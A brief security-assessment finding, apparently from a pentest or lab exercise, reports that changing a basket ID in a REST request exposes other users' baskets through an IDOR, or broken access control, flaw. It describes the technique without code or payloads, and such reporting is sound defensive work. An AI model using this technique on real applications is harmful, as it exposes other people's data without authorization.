By modifying the basket ID in the REST request, it was possible to access another user’s basket without authorization. This confirms an **Insecure Direct Object Reference (IDOR)** vulnerability, demonstrating **Broken Access Control**, as the application **does not enforce ownership checks on basket resources**.